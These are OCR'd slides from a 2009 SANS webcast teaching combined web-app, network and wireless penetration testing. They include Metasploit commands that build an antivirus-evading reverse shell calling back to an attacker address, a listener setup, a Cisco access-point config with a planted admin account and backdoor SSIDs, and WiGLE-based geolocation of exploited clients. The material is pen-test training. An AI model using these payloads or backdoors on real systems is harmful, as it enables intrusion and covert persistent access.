SANS SUMMIT SERIES 2009 WHAT WORKS IN IT

Penetration Testing & Ethical Hacking Summit

June 1-2, 2009 • Paris Hotel – Las Vegas, NV

www.sans.org/pentesting09_summit

How are compliance requirements driving my pen testing strategies and how can I maximize my returns?

What skills and techniques do the world's top pen testers use?

What worked and what didn't in Penetration Testing at enterprises large and small?

What are the industry leading Penetration Testing tools – both free and commercial? How can they be implemented most effectively?

Tool demonstrations from leading vendors

WebCasts SANS

Your WebCast will start shortly

Register Now and Receive a 15% Discount! Use discount code PerfectStorm15

Discount also available through June 22, 2009 for the following courses: SEC560, SEC617, and SEC542

The Pen Test Perfect Storm:

Combining Network, Web App, and Wireless Pen Test Techniques – Part 3

By Kevin Johnson,
Ed Skoudis, & Joshua Wright

Version 1Q09


Outline

- Previously in the Trilogy…
- Web App Attacks – Kevin Fu
- Network Attack – Ed Fu
- Wireless Attacks – Josh Fu
- Combining It All Together – A Scenario
- The Future
- Conclusions and Q&A

Previously on 24...

- To recap, in Parts 1 & 2 of this trilogy, we discussed how pen tests and testers are often categorized:
  1) Network tests 2) Web application tests 3) Wireless tests
  4) Others, but those are the biggies...
- We also proposed that...
- ...if you want to be a *great* pen tester...
- ...make sure you can pivot between network pen tests, web app tests, and wireless pen tests
  – Furthermore, integrate these attack vectors together into a much more powerful combined attack
- To procure *great* pen tests, specify combined tests

And, We Covered a Scenario



Today's Focus

- Let's build on the concept of combined testing
- We'll discuss useful new tools and techniques
- In Part 1, the flow was 1) wireless 2) web app 3) network
- In Part 2, the flow was 1) network 2) wireless 3) web app
- To illustrate the pragmatic and iterative nature of combined tests, we'll alter the order this time:
  1) Web App attack – Discovery and exploitation (Ratproxy, Yokoso!)
  2) Network exploitation – Useful Metasploit features (msfpayload, msfencode, multi-encode options for dodging Anti-Virus)
  3) Wireless attack – Wireless Geo-location, GeoWig, and "Ghost in the AP" techniques

Outline

- Previously in the Trilogy…
- Web App Attacks – Kevin Fu
- Network Attack – Ed Fu
- Wireless Attacks – Josh Fu
- Combining It All Together – A Scenario
- The Future
- Conclusions and Q&A

Ratproxy: Passive Interception Proxy

- Ratproxy is a mostly passive scanner
  - Active tests are enable-able!
- Designed to proxy traffic and scan for flaws
  - Based on the interplay between client and server
- Focuses on “Web 2.0” flaws
  - Includes the ability to decompile and analyze Flash objects
  - Was one of the first tools to find Cross-Site Request Forgery (CSRF) flaws well
- Ratproxy allows us to combine mapping the application and running a first pass looking for flaws
- Efficiency is the key!
  - Chaining Ratproxy with other interception proxies that spider the site is one of our tricks

Report risk and risk modifier designations:

LOW to HIGH	Issue urgency classification (composite of impact and identification accuracy)
INFO	Non-discriminatory entry for further analysis
ECHO / echo	Query parameters echoed back / not echoed in HTTP response, respectively
PRED / pred	Request URL or query data likely is / is not predictable to third parties, respectively
AUTH / auth	Request requires / does not require cookie authentication, respectively

POST query with no XSRF protection [toggle]


Parameter-accepting POST requests that lack security tokens. Some POST requests change application state, and may be vulnerable to cross-site request forgery attacks.

```
HIGH ECHO PRED AUTH POST http://10.10.10.50:80/blog560/registeruser.php => 200
Payload: username=testuser5&pw1=testpw5&pw2=testpw5
Response (1222): <?xml version="1.0" encoding="UTF-8"?>\n<!DOCTYPE html \n PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"\n "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">\n<html
xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">\n<head><title>Blog 560 -- Registration
Successful</title></head>\n<body>\n<table border="0" width="100%">\n<tr><td align="left"
width="33%"></td><td align="center" width="33%"><img src="blog560_logo.jpg" alt="Blog 560" /><br /><font
size="+2">Registration Successful</font></td><tr><td align="left" width="33%"></td><td align="center"
width="33%"><font si...
MIME type: text/html, detected: application/xhtml+xml, charset: UTF-8
```

CSRF Flaw with various qualifiers

Yokoso! Infrastructure Fingerprinting

- Originally designed to be an infrastructure fingerprinter
  - Delivered via XSS flaws
- Contains three parts
  - Lists of interesting URIs
  - JavaScript code to find those URIs in browser history
  - JavaScript code to find those URIs within the target network
- These parts are usable on compromised machines
  - Also come bundled for use within BeEF
- The project is looking for more help collecting interesting URIs
  - For instructions, please visit http://yokoso.inguardians.com



Outline

- Previously…
- Web App Attacks – Kevin Fu
- Network Attack – Ed Fu
- Wireless Attacks – Josh Fu
- Combining It All Together – A Scenario
- The Future
- Conclusions and Q&A

Packaging an Attack with msfpayload

- Use the msfpayload tool in Metasploit 3.X to turn a payload into an EXE

```
$ ./msfpayload windows/shell/reverse_tcp
LHOST=[AttackerIPaddr] LPORT=80 X
```

- The X generates an executable
  - There are other options, including R, for raw
- We could put the payload on a USB token, send it via e-mail, put it on a file share, etc.
  - Or, I don't know... maybe deliver it via CSRF? Just wait...
- But, won't an AV tool detect it?
  - Perhaps... so let's encode it to evade detection!

Evading IDS/IPS/AV with msfencode

- Metasploit supports encoding exploits and payloads
  - In msfconsole, use "`show encoders`" and "`set ENCODER [encoder]`"
  - Or, you can use msfencode program to encode a raw payload
    - The latest trunk version supports a `-c [N]` option, to apply N rounds of encoding
  - One of the best encoders for evasion is "`x86/shikata_ga_nai`" – Japanese for "nothing can be done about it"

```
$ ./msfpayload windows/shell/reverse_tcp
LHOST=[AttackerIPaddr] LPORT=80 R | ./msfencode -e
x86/shikata_ga_nai -c 4 -t exe -o payload.exe
```

- You need to get Metasploit ready for the inbound connection:

```
msf > use exploit/multi/handler
msf > set PAYLOAD windows/shell/reverse_tcp
msf > set LHOST [AttackerIPaddr]
msf > set LPORT 80
msf > exploit
```

Outline

- Previously…
- Web App Attacks – Kevin Fu
- Network Attack – Ed Fu
- Wireless Attacks – Josh Fu
- Combining It All Together – A Scenario
- The Future
- Conclusions and Q&A

Wireless Geo-Location

- Question: Where is the client device I have just exploited?
  - IP address information can be misleading (VPN, static, internal networks)
  - iPhone *pseudo GPS* uses nearby Wi-Fi and cellular towers for location analysis
- Not enough integrated GSM/EV-DO interfaces to use cell tower locations
- Wi-Fi device location database available with the WIreless Geographic Logging Engine
  - www.wigle.net, inspired by wardrivers!

What Networks Are Nearby?

- Vista and OSX provide command-line tools for network discovery (no love for XP)

```
C:\>netsh wlan show networks mode=bssid | find "BSSID"
    BSSID 1                 : 00:1a:53:c1:d3:b6
    BSSID 1                 : 00:8d:75:ac:6c:fd
    BSSID 1                 : 00:78:6a:f6:b0:b2
    BSSID 1                 : 00:1c:df:28:ca:98
    BSSID 1                 : 00:e3:e2:00:a0:5e
    BSSID 1                 : 00:c5:17:34:8b:a3
```

Vista

```
$ cd /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources
$ ./airport -s
                            SSID BSSID             RSSI CHANNEL SECURITY (auth/unicast/group)
      Belkin_N1_Wireless_A48C93 00:00:f6:38:00:fd -88  6       NONE
                   07FX10055314 00:1a:53:c1:d3:b6 -81  6       WEP
                         Nicole 00:1c:df:28:ca:98 -67  11      WEP
               somethingclever 00:78:6a:f6:b0:b2 -52  1       WPA(PSK/TKIP/TKIP)
                          rugby 00:c5:17:34:8b:a3 -87  6       WPA(PSK/TKIP/TKIP)
                       jrockets 00:8d:75:ac:6c:fd -33  6       WPA(802.1x/TKIP/TKIP)
                        NETGEAR 00:e3:e2:00:a0:5e -91  11      NONE
```

OS X

WiGLE Search

WiGLE - Wireless Geographic Logging Engine - Plotting WiFi on Maps - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://wigle.net/gps/gps/main/query/

BSSID or MAC (0A:2C:EF:3D:25:1E): 00:1c:df:28:ca:98

SSID or Network Name (foobar):

- Must Be a FreeNet
- Must Be a Commercial Pay Net
- Must Have DHCP Enabled
- Only Networks I Was the First to Discover

Query Reset

Done

WiGLE - Wireless Geographic Logging Engine - Plotting WiFi on Maps - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://wigle.net/gps/gps/main/confir

Home | Download | Forums | Post File | Query | Screenshots | Stats | Uploads | Web Maps | MapPacks/Trees | Wiki | Logout

Search Results:

Showing stations 1 through 1 of this query.

map it	netid	ssid	comment	name	type	freenet	paynet	firsttime	flags	wep	trilat	trilong	dhcp
Get Map	00:1C:DF:[redacted]	Nicole			infra	?	?	2009-03-13 08:50:02		Y	41.749[redacted]	-71.357[redacted]	?

WiGLE Home

Done wigle.net


Free account required to search by BSSID

Tool: GeoWig

- Automates searching WiGLE for BSSIDs
- Heuristics to identify APs with similar MAC addresses
  - Common in corporate WLAN deployments
- Available soon: www.inguardians.com/tools

```
C:\>python geowig.py –u josh -p password 00:1a:53:c1:d3:b6 00:8d:75:ac:6c:fd
00:78:6a:f6:b0:b2 00:1c:df:28:ca:98 00:e3:e2:00:a0:5e 00:c5:17:34:8b:a3
GeoWiG 0.1 - Geographic Wireless Guesser. <jwright@willhackforsushi.com>
Please remember to support the WiGLE Project! http://www.wigle.net

 * Successfully authenticated to wigle.net
 * Searching for: 00:1a:53:c1:d3:b6 00:8d:75:ac:6c:fd 00:78:6a:f6:b0:b2
00:ba:76:28:ca:98 00:e3:e2:00:a0:5e 00:c5:17:34:8b:a3

Found 5 entries for 6 BSSIDs, calculated lat/lon: 41.749[redacted] -71.358[redacted]
```

Ghost in the AP



- Compromised APs provide tremendous value in a pen-test
- Leveraged as a network backdoor
  - Configure additional virtual SSIDs
  - Cloaked SSID with authorized (or similar) MAC address (may go unnoticed)
- Attacker can target any VLAN accessible to compromised AP!
- Cisco Aironet device as an example, applies to many device manufacturers

Dubious Configuration

```
username admin1 privilege 15 secret 5
$1$9Q...
username admin2 privilege 1 secret 5
$1$8oR...
aaa authentication login local enable

interface Dot11Radio0
 encryption vlan 101 ciphers aes-ccm
 !
 ssid KJOCorpNet
    vlan 101
    guest-mode
    authentication network-eap eap_methods
 !
 ssid KJOGuest
    vlan 156
    guest-mode
    authentication open
```

Before


```
username admin1 privilege 15 secret 5
$1$9Q...
username admin2 privilege 1 secret 5
$1$8oR...
username acoop privilege 15 secret "evilpass"
aaa authentication login local enable

interface Dot11Radio0
 encryption vlan 101 ciphers aes-ccm
 encryption vlan 1 ciphers aes-ccm
 encryption vlan 102 ciphers aes-ccm
 !
 ssid KJOCorpNet
    vlan 101
    guest-mode
    authentication network-eap eap_methods
 !
 ssid KJOGuest
    vlan 156
    guest-mode
    authentication open
 !
 ! Backdoor network access SSID on mgmt VLAN
 ssid attackerBackdoorWlan
    wpa-psk ascii KevinReallyWearsGlasses
    vlan 1
    no guest-mode
 !
 ! Attacking any other accessible VLAN
example
 ssid attackVlan102
    wpa-psk ascii YouWontGuess
    vlan 102
    no guest-mode
```

Eeek!


Outline

- Previously…
- Web App Attacks – Kevin Fu
- Network Attack – Ed Fu
- Wireless Attacks – Josh Fu
- Combining It All Together – A Scenario
- The Future
- Conclusions and Q&A

Analyze Website with RatProxy... Find CSRF Flaw

